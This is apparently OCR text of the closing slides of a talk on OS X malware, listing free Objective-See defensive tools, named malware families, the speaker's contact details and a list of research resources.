
....and share 'em freely :)

...as they try to sell things!

> *"No one is going to provide you a quality service for nothing. If you're not paying, you're the product."* -fSecure

Security Tools

Objective-See(.com)



Objective-See

products malware blog about

"providing visibility
to the core"

TaskExplorer

Hijack Scanner

KnockKnock

BlockBlock


KextViewr

RansomWhere?

Ostiarius

Conclusions

WRAPPING THIS ALL UP...



Conclusions & Application


MAHALO FOR YOUR ATTENTION ... Q&A?

learned about:

- os x malware (**iWorm**, **Crisis**, **Genieo**, etc.)
- generic detection & analysis

scan & protect!

- little snitch/firewall
- Objective-See



✉ patrick@synack.com

@patrickwardle

credits

images

- iconmonstr.com
- http://wirdou.com/2012/02/04/is-that-bad-doctor/

resources

- thesafemac.com
- "Mac OS X & iOS Internals", Jonathan Levin
- http://researchcenter.paloaltonetworks.com/2015/09/more-details-on-the-xcodeghost-malware-and-affected-ios-apps/
- http://baesystemsai.blogspot.ch/2015/06/new-mac-os-malware-exploits-mackeeper.html
- http://kasperskycontenthub.com/wp-content/uploads/sites/43/vlpdfs/unveilingthemask_v1.0.pdf